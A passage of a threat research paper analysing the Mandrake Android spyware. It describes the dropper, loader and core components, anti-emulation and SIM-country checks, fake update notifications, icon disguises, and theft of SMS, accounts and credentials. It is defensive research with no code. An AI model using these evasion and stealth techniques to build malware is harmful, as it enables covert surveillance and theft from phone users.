


<https://www.facebook.com/SnapTune-Vid-104011677644335/>

No contact info.




What is odd, though, is that the developers chose to popularize some droppers while practically ignoring others. As far as we are aware, Horoskope, Car News and Abfixdid got no affiliated advertising. Another difference is that the Horoskope application targets German speakers.



Dropper applications come with a standard Privacy Policy; these policies have to be hosted somewhere online. The SigmaTech developer has a blog entry for each application Privacy Policy at <http://abfix-app.blogspot.com/>. This blog is written in both Russian and in English.

As our research shows, the Abfix application from SigmaTech was the first malware component published to Google Play.

With newer versions, developers chose to have a different platform or blogger account for each Privacy Policy, probably to avoid connections being made. Even with this level of paranoia, mistakes were made. The *Horoskope* application from developer *SigmaTech* is digitally signed using the same certificate as the *CoinCast* application, which actually belongs to the *CoinCast@developer*.



Simple diagram showing connections between droppers

Second stage loader

As a role, the loader component has always existed in the Mandrake lifecycle, although they introduced the *loader* naming convention only after a few years of operating. This component acts as the base for the core, which it will download and load. It also acts as a secondary data exfiltration and assessment component.

It will collect extra information about the user and, if the attacker chooses, will download and load the core component. Functionally speaking, the loader has commands that can:

- Determine and manipulate the state of the device to some extent
- Determine if the user is a valid target for them and the right spying techniques
- Download and install the Mandrake core
- Hide presence

The loader application is named ***Android system***, to further conceal itself.

Final stage Core

The core component is the last to be deployed in the chain. With this component, Mandrake can execute a wide range of malicious actions. A complete list of the most important commands are described above in the **Malware capabilities (Arsenal)** chapter.

The following chapters are for the **tech-savvy who** would like a more in-depth analysis.

Technical details

Taxonomy (Versioning)

The initial samples in the 2016 wave were versioned as **oxide**. As operators moved development to the **briar** branch in 2016, a simple schema was introduced that consisted of a version string appended to branch name, *egbriar_0_9_8*. It was followed later by the **ricinus** branch and the current **darkmatter** branch which also has a version name appended.

Along with the **ricinus** branch, the malware creators introduced the component model with three types: *dropper*, *loader* and *core*.

Examples

| Version | Role |
|--------------------|---------|
| darkmatter_0_3.2.3 | dropper |
| ricinus_1_3.1.8 | dropper |
| darkmatter_1_3.2.2 | Loader |
| darkmatter_0_3.2.0 | Core |


Throughout this paper, we will mostly focus on the new **darkmatter** versions.

Interaction between components

Each Mandrake component communicates individually with the CnC and can receive commands in this manner. The authors have also implemented an inter-component communication mechanism.

Communication takes place using Android intents, where each Mandrake component registers for specific custom events that the other components send, thus creating a communication channel.

All intents are created using a peculiar naming schema, each being named as a variation of **PHOENIX**. Each intent passes an "action" message which the receiver retrieves the content from and acts according to its logic.



The image indicates component – PHOENIX logic mapping

Functionally speaking, the **dropper** only synchronizes with the other components (**loader, core**) via the *PHOENIX_DROP*. It does this when these components issue the synchronization command.

The **loader** (which internally Mandrake authors also refer to as **parent**) receives commands from the **core** via *PHOENIX_PARENT*. Older versions received commands such as *initiate an update* or *set firebase token*. Newer versions of the **loader** component, while still receiving the intent, do not implement any commands.

The **loader** passes events, such as if an application has been installed, to the **core** component via *PHOENIX_CORE*. This remains in all versions, even newer.

The **core** component can wake the other components via *PHOENIX* intent (**loader, dropper**) and send specific commands to **loader** via *PHOENIX_PARENT*.

Anti-emulation

The malware implements anti-emulation techniques and validations to make sure it fails in specific countries or on phones with specific SIM operators.

Depending on the branch, some checks were different, others suffered minor alterations or improvements. We have divided the checks into the following groups:

Classical checks

Includes verifications if device proprieties, such as brand, model and hardware, are one of several known values indicating it's running in an emulator. There are also checks for indicators of running in a VirtualBox device or in Genymotion (a Cloud-based Android emulator).

SIM operator and country checks

This check is the most interesting as, besides a few extra searches for other models, SIM operators and brands indicating an emulator, **there are checks for specific SIM operators and SIM country ISO, that, if found to be true, will prevent the sample from functioning**. Of course, if no SIM is present, the malware assumes it is being emulated.

| Checked Operator Name | Corresponding company | Areas serviced |
|-----------------------|--|--|
| "WIN" | Unknown, a possible variation search for "Wind" (detailed below) | - |
| "CMCC" | China Mobile Communications Corporation (CMCC) | China, Hong Kong (as CMHK), Pakistan (as Zong), United Kingdom (as CMLink) |
| "Verizon" | Verizon Communications Inc | Worldwide but mainly in United States |
| "Wind" | Former Wind Telecomunicazioni (Wind Italy), currently named Wind Tre, a leading mobile carrier in Italy. | Italy, Cambodia, Algeria, Bangladesh, Pakistan, Burundi, Zimbabwe, Central African Republic, Egypt, North Korea, Namibia, Greece |
| "CJSC" | Unknown which one of: <ul style="list-style-type: none"> Alpha Telecom CJSC (KZ) Sharq Telekom CJSC (UZ) CJSC INDIGO TAJIKISTAN (TJ) National Telecom, CJSC (RU) | Kazakhstan Uzbekistan Tajikistan Russia |
| "Blu" | Former Blu Italy, a mobile carrier that was disbanded in 2002 and its assets were distributed among Telecom Italia Mobile, Omnitel Vodafone, Wind and H3G [44] | Italy, Cambodia, Algeria, Bangladesh, Pakistan, Burundi, Zimbabwe, Central African Republic, Egypt, North Korea, Namibia, Greece |

* The corresponding company to checked operator names mapping is a calculated guess, the values for these networks are not publicly available.

If the above checks are passed, a **SIM country ISO check is executed**.

Several groups of countries are avoided. Interestingly, the threat actors often chose to add or remove **Russia and Kazakhstan** in different versions while consistently avoiding running in low-income states, African nations, former Soviet Union countries or predominantly Arabic-speaking nations.

Initial versions of Mandrake avoided running in a small group of countries that included **Ukraine, Belarus, Kyrgyzstan** and **Uzbekistan**. Subsequent newer versions avoided running in **Asian and African countries**. The list contains countries from the former Soviet Union, India, some Arabic-speaking nations and some African nations. *The full list contains 88 countries.*

Anatomy of a toxic plant

Droppers

Mandrake dropper components are applications made to look as clean as possible. There are dropper versions corresponding to each development branch, both ricinus and darkmatter.

All dropper components have, at some point, lived on Google Play. Their main purpose is to download the loader component, which is why all received commands work towards that end.

We group the commands as indicated by role

- Determine and manipulate the state of the device

- Wake the phone up and enable Wi-Fi
- Disable Wi-Fi
- Collect device status (Android version, battery level, device model, country, SIM operator, etc.)
- Send to home screen
- Determine if user is a valid target
 - Collect device status (Android version, battery level, device model, country, SIM operator, etc.)
 - Collect installed applications
- Download and install next Mandrake component
 - Initiate update routine, which consists of a notification that starts downloading the loader when clicked and then prompts the user to install it. The content of the notification will be retrieved dynamically, and the icon used will be that of the Google Play icon.
 - When an application is installed, it will automatically be opened. This is needed for when it downloads the loader and the user unwittingly installs it.
- Hide presence
 - Removes notification for application installation if they came from itself.
 - Swaps default icon for reserved icon
 - Completely hide all icons when the host OS is an older version of Android.

The state of the mobile phone (battery, Wi-Fi) influences device health, while the list of installed applications provides information that is most likely used to determine if the victim is of interest. Opening each installed application will further execution flow to the loader, if ever installed. Cancelling own notifications and changing or hiding icon are used for stealth purpose.

Hiding presence

Removing traces of itself from any device is crucial for Mandrake, as every component tries to operate as covert as possible.

All components remove their notifications when possible and, when not, they use transparent notification icons, text that imitates system notifications and such.

When initiating the download of the loader component, the dropper will use the Google Play icon (as shown in the image).


 Currency XE Converter • now

Update Google Play services


Google Play services required for apps operation i..




The loader component is called **Android system**. After clicking the fake Google Play update required message, the user will be prompted to install **Android system**, which in fact, is the loader.



For an application to have a running service in the background, Android OS mandates that the application displays a permanent notification. For these cases Mandrake uses the transparent icons both for the dropper and for the loader.




Highlighted in red is the notification icons used for the dropper and loader



The full notification text is also presented showing a generic *Synchronization...* message (from the dropper) and the *Android system* from the loader.

In later versions, droppers come with the possibility of hiding their icon. The final method the malicious authors use to cover their tracks, in some cases, is that **the dropper changes its icon, launcher name and behavior to that of the Settings application**, particularly the storage menu view. It does this because, starting with Android 10, an application cannot hide its icon under normal conditions anymore. Any subsequent tap on the supposed Storage icon would send them to the settings menu. This behavior is rare but not unique; malware developers are always adapting to changes to the ecosystem.



Darkmatter droppers

From a technical perspective, Darkmatter droppers are applications with standalone functionality that provide the features they advertise (e.g. the Currency convertor is actually a currency convertor). While their design is somewhat inspired from other existing applications (qr.office.scanner for example slightly mimics com.cv.docscanner), they are custom-developed and maintained by the malicious authors.



CoinCast



Currency XE Converter



Office Scanner



SnapTune Vid

Although they have the same malicious code base and functionality, the icon hiding (or changing) stealth mechanism is not called by the CnC (at least not in our experiments and monitoring). This is an important change in behavior.

Ricinus droppers

Ricinus droppers are quite different from darkmatter droppers. Unlike the darkmatter branch droppers, there is no clean/useful functionality. Here we see a different approach.

The malware authors, besides classical emulator checks, choose to be even more paranoid and adopt an extra user verification mechanism using a captcha. The captcha page starts by showing a progress bar and a simple challenge that consists of generating four random numbers and choosing one as a pass-ticket. This takes place with a delay of 5 seconds.

If the user fails to complete this simple captcha by clicking the wrong button 5 times in a row, it will be marked as robot and the app will become useless.



Please verify that you are not a robot.

Tap 93 button bellow to continue...



Nice try...



If the user successfully completed this challenge, the app will load another page indicated by CnC in a Webview. While

the page loads, the user is presented a custom alert dialog. When pressed, it will open a Google Play listing of a clean application.

The idea we see in the ricinus droppers is that the malware authors wished to impersonate an already-existing clean application, while darkmatter droppers offer the functionality they indicate as normal applications. The code base for Ricinus droppers is practically identical, with only minor content variations.


Below is the text used by Mandrake to prompt the victim to install the “premium” application. This is in fact the clean, real app and has nothing to do with the malware in case.


| Alert title | Horoscope |
|---------------------------------|---|
| Alert message | Do you want to launch a premium version of the application? |
| Confirmation button text | yes |
| Disagreement button text | no |
| Loaded URL | https://www.horoscope.com/us/index.aspx |
| Opened Google Play default link | https://play.google.com/store/apps/details?id=app.horoscope1_5.com |

Similarly, incom.dark.chameleon we have the following:

| Alert title | Car News |
|---------------------------------|---|
| Alert message | Do you want to launch a premium version of the application? |
| Confirmation button text | yes |
| Disagreement button text | no |
| Loaded URL | http://carbuzz.com/ |
| Opened Google Play default link | https://play.google.com/store/apps/details?id=com.wapit.carbuzz |

The next images show the dialog box, loaded site in the background and redirected to clean application on the right.






Please note that the provided links by the malicious CnC (www.horoscope.com and <http://carbuzz.com/>) as well as the application that you are redirected to install from Google Play (app.horoscope1_5.com and com.wapit.carbuzz) are in no way affiliated with this malware. They are simply used (and abused) by the malware authors to look as legitimate as possible.

Loader

The second stage of the attack has the loader component in the spotlight. Similar to droppers, there are ricinus and darkmatter versions. We unfortunately did not obtain a ricinus loader, so our analysis relies on the darkmatter versions.

After the loader is downloaded and installed by the dropper, it simply attempts to conceal itself using the same behavior as droppers (custom notifications, icon hiding if the Android OS is older than Android 10 or icon changing if not).

To not raise users' suspicion by having 2 storage icons (the dropper changes its icon to that of the storage menu) the loader will imitate the Wi-Fi icon and, when touched, will of course open the Wi-Fi menu.



initial loader icon (left) - changed loader icon after execution started (right)

The loader application is named **Android system**, to further conceal itself.

This component acts as the base for the core, which it would download and load. It also acts as a secondary data exfiltration and secondary assessment component. It would collect extra information about the user and, if the CnC decides it, will download and load the core component.

Similarly, as with the dropper, we group the commands as indicated by role

- Determine and manipulate the state of the device
- Determine if user is a valid target for them and spying techniques
 - GPS tracking
 - Collect and send all registered account names on the mobile phone
- Download and install the Mandrake core
 - Downloads the core component and loads it dynamically
- Hide presence

Functionally speaking, the loader adds GPS tracking and registered account theft to the already presented arsenal of features in a dropper.

When the CnC issues the command, the Mandrake loader downloads the core component, and execution flow continues from there.

Core

The core component has quite a few functionalities. Besides being a vector for constant information exfiltration, it can receive specific commands from the server, as well as from the other components. We grouped the core component capabilities as follows:

High-level command routines composed of several different smaller commands and actions with the purpose of extending malware capabilities. Most of them take place in the access phase of the CAD functionality.

- Grant itself specific permissions
- Grant itself device administrator privilege
- Grant itself permission to draw overlay
- Grant itself permission to read notification
- Grant itself permission to collect all application usage statistics
- Grant itself privilege to ignore battery optimization
- Set itself as the default SMS application. In some cases, this is executed only if the screen is on
- Disable Google Play Protect
- Allow itself to install from unknown sources

High-level command routines commands grouped by functionality:

- Messages (SMS) manipulation
 - Collect and send all SMSs to server
 - Forward incoming message to a specified number
 - Hide incoming messages
 - Send a new SMS to a number with content prepared by the attacker
- Calls and contacts
 - Send incoming calls to the server
 - Lower the volume and block incoming calls

- Initiate a call to a phone number
- Collect and send the contact list to the attacker
- Applications manipulation
 - Collect and send installed application names
 - Install other components or possible malicious applications
 - Uninstall applications
- Device and accounts
 - Send all notifications
 - Hide notifications from the user
 - Collect and send all registered account names on the mobile phone
 - Collect device status (Android version, battery level, device model, country, SIM operator, etc.)
- Spying techniques
 - GPS tracking
 - Credential stealing of any account (I.e. Facebook, bank accounts), using a combination of social engineering and JavaScript injection
 - Screen recording and complete control of the device
 - Wipe and vanish
 - Initiate factory reset, will erase all user data and no malware trace will be left behind

Techniques

User manipulation - CAD payloads

